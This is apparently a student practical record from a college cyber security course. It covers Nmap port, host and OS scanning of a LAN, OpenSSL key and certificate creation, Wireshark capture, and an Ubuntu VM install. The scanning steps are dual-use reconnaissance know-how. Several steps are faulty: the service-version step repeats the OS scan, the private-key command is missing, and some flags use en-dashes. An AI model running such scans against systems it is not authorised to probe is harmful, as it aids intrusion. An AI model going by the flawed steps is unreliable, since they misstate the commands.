**LOYOLA ACADEMY DEGREE & PG COLLEGE**

**Old Alwal, Secunderabad-500010**

(An Autonomous Degree College Affiliated to Osmania University) Accredited By NAAC with 'A' Grade College with Potential for Excellence

**Department of Cyber Security Practical Record in**

**Principles of Information Security**

**Certificate**

**This is to certify that this is the bonfire record of the work done during the practical lab for the 4th- Semester of the academic year2025-2026.**

**Name:**

**Class:**

**UID:**

**Internal** **External** **Principal**

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**EXPERIMENT- 1**

**AIM**

Using **Nmap**,
a) Find **open ports** on a system
b) Find **active machines** in a network
c) Find the **remote operating system version**
d) Find the **software/service version** running on other systems

**TOOLS REQUIRED**

- Operating System: Linux / UNIX / macOS
- Tool: **Nmap**
- Network connection (LAN)

**PROCEDURE**

**STEP 1: Scan a Single Host (Find Open Ports)**

**Command:**

nmap 192.168.1.1

**Purpose:**

- Finds open ports on the target system

```
C:\Users\LOYOLA>nmap 192.168.1.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-10 10:13 +0530
Nmap scan report for 192.168.1.1
Host is up (0.013s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
81/tcp   closed hosts2-ns
179/tcp  closed bgp
8090/tcp open   opsmessaging

Nmap done: 1 IP address (1 host up) scanned in 5.50 seconds
```

**STEP 2: Active Machines in a Network**

**Command:**

nmap –sn 192.168.1.1-24

```
C:\Users\LOYOLA>nmap -sn 192.168.1.1-24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-10 10:19 +0530
Nmap scan report for 192.168.1.1
Host is up (0.0074s latency).
Nmap scan report for 192.168.1.15
Host is up (0.0080s latency).
Nmap scan report for 192.168.1.18
Host is up (0.0060s latency).
Nmap done: 24 IP addresses (3 hosts up) scanned in 5.34 seconds
```

**STEP 3: Remote Operating System Version**

**Command:**

nmap –O 192.168.1.1

```
C:\Users\LOYOLA>nmap -O 192.168.1.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-10 10:22 +0530
Nmap scan report for 192.168.1.1
Host is up (0.0063s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
81/tcp   closed hosts2-ns
179/tcp  closed bgp
8090/tcp open   opsmessaging
Aggressive OS guesses: Linux 4.15 - 5.19 (98%), Linux 2.6.32 (94%), Linux 3.2 - 4.14 (94%), Android 10 - 12 (Linux 4.14 - 4.19) (94%), Linux 5.10 - 5.19 (94
%), Linux 2.6.32 - 3.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 6.0 (92%), Linux 4.19 (91%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.56 seconds
```

**STEP 4: Software/Service Version running on other systems**

**Command:**

nmap –O 192.168.1.1



```
C:\Users\LOYOLA>nmap -O 192.168.1.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-10 10:22 +0530
Nmap scan report for 192.168.1.1
Host is up (0.0063s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
81/tcp   closed hosts2-ns
179/tcp  closed bgp
8090/tcp open   opsmessaging
Aggressive OS guesses: Linux 4.15 - 5.19 (98%), Linux 2.6.32 (94%), Linux 3.2 - 4.14 (94%), Android 10 - 12 (Linux 4.14 - 4.19) (94%), Linux 5.10 - 5.19 (94
%), Linux 2.6.32 - 3.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 6.0 (92%), Linux 4.19 (91%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.56 seconds
```

**EXPERIMENT: -2**

**AIM**

OpenSSL to generate public key and private key

Step -1: If OpenSSl version is not working in command prompt, then go to environment variable in search bar and set the path.





Step -2 : After setting path, go to command prompt window type

OpenSSL version

- If it gives version of OpenSSL, then path is set properly

Step – 3 : To create private key.




Step -4 : To create private key.

```
Command Prompt
               1 File(s)          1,732 bytes
               2 Dir(s)  65,681,817,600 bytes free

C:\loyola>openssl rsa -in private.key -pubout -out public.key
writing RSA key

C:\loyola>dir
 Volume in drive C is Windows 10
 Volume Serial Number is 90B4-8960

 Directory of C:\loyola

27-02-2026  19:09    <DIR>          .
27-02-2026  19:09    <DIR>          ..
27-02-2026  19:08             1,732 private.key
27-02-2026  19:09               460 public.key
               2 File(s)          2,192 bytes
               2 Dir(s)  65,681,850,368 bytes free

C:\loyola>
```

Step – 5 : To create CSR file.

```
Command Prompt

C:\loyola>openssl req -new -key private.key -out csr_req.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:in
State or Province Name (full name) [Some-State]:telangana
Locality Name (eg, city) []:hyd
Organization Name (eg, company) [Internet Widgits Pty Ltd]:loyola
Organizational Unit Name (eg, section) []:education
Common Name (e.g. server FQDN or YOUR name) []:loyola.com
Email Address []:loyola@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

C:\loyola>
```

Step – 6 : to create certificate,(crt file).

```
C:\loyola>openssl x509 -in csr_req.csr -out crt_req.crt -req -signkey private.key -days 365
Certificate request self-signature ok
subject=C=in, ST=telangana, L=hyd, O=loyola, OU=education, CN=loyola.com, emailAddress=loyola@gmail.com

C:\loyola>dir
 Volume in drive C is Windows 10
 Volume Serial Number is 90B4-8960

 Directory of C:\loyola

27-02-2026  19:17    <DIR>          .
27-02-2026  19:17    <DIR>          ..
27-02-2026  19:17             1,390 crt_req.crt
27-02-2026  19:13             1,072 csr_req.csr
27-02-2026  19:08             1,732 private.key
27-02-2026  19:09               460 public.key
               4 File(s)          4,654 bytes
               2 Dir(s)  65,638,252,544 bytes free
```

**EXPERIMENT – 3**

**AIM**

To study and analyze network traffic using **Wireshark** tool.

**REQUIREMENTS**

- Operating System: Windows / Linux
- Tool: Wireshark
- Network: Active Internet connection


**PROCEDURE**

*Step 1: Installation of Wireshark*

- Open web browser.
- Go to [www.wireshark.org](http://www.wireshark.org).
- Download Wireshark suitable for your operating system.
- Install Wireshark by clicking **Next → Next → Finish**.


*Step 2: Launch Wireshark*

- Open **Wireshark** from desktop or start menu.
- The home screen shows available **network interfaces** (Wi-Fi / Ethernet).




*Step 3: Select Network Interface*

- Select the active interface (usually **Wi-Fi**).
- Click on **Start Capturing Packets** (blue shark fin icon).



*Step 4: Capture Network Packets*


- Open a web browser.
- Visit any website (example: google.com).
- Wireshark starts capturing packets in real time.

*Step 5: Apply Display Filters*

Use filters to analyze specific protocols:


- http → To view HTTP traffic
- https → To view encrypted traffic
- tcp → To view TCP packets
- udp → To view UDP packets
- dns → To view DNS queries

Type the filter in the **Display Filter bar** and press Enter.




*Step 6: Analyze Packet Details*

- Click on any packet.
- Observe:
  - Source IP address
  - Destination IP address
  - Protocol used
  - Packet length
- Expand packet layers to view detailed information.




*Step 7: Stop and Save Capture*

- Click on **Stop** button.
- Go to **File → Save As**.
- Save the capture file with .pcap extension.

**EXPERIMENT - 4**

**AIM**

To install an **Ubuntu Operating System** using **VMware Workstation**.


**REQUIREMENTS**

- VMware Workstation
- Ubuntu 15.04 (Vivid Vervet) ISO file
- Computer with minimum 8 GB free disk space

**PROCEDURE**


Step 1: Download Ubuntu

- Go to the **official Ubuntu website**.
- Download **Ubuntu 15.04 (64-bit) Desktop ISO files**





Step 2: Install VMware Workstation

- Double-click the setup file to start installation.
- Click **Next** and continue with default settings.
- Click **Finish** after installation is completed.





Step 3: Create a New Virtual Machine


- Open **VMware Workstation**.
- Click **File → New → Virtual Machine**.
- Select **Typical** and click **Next**.





Step 4: select ubuntu ISO

- Choose **Installer Disc Image File (ISO)**.
- Browse and select the downloaded **Ubuntu ISO file**.
- Click next








Step 5: Set Virtual Machine Details

- Enter **Username** and **Password** for Ubuntu.
- Choose the location to store the virtual machine files.
- Click **Next**.

Step 6: Configure Disk Size


- Set the **maximum disk size to 8 GB**.
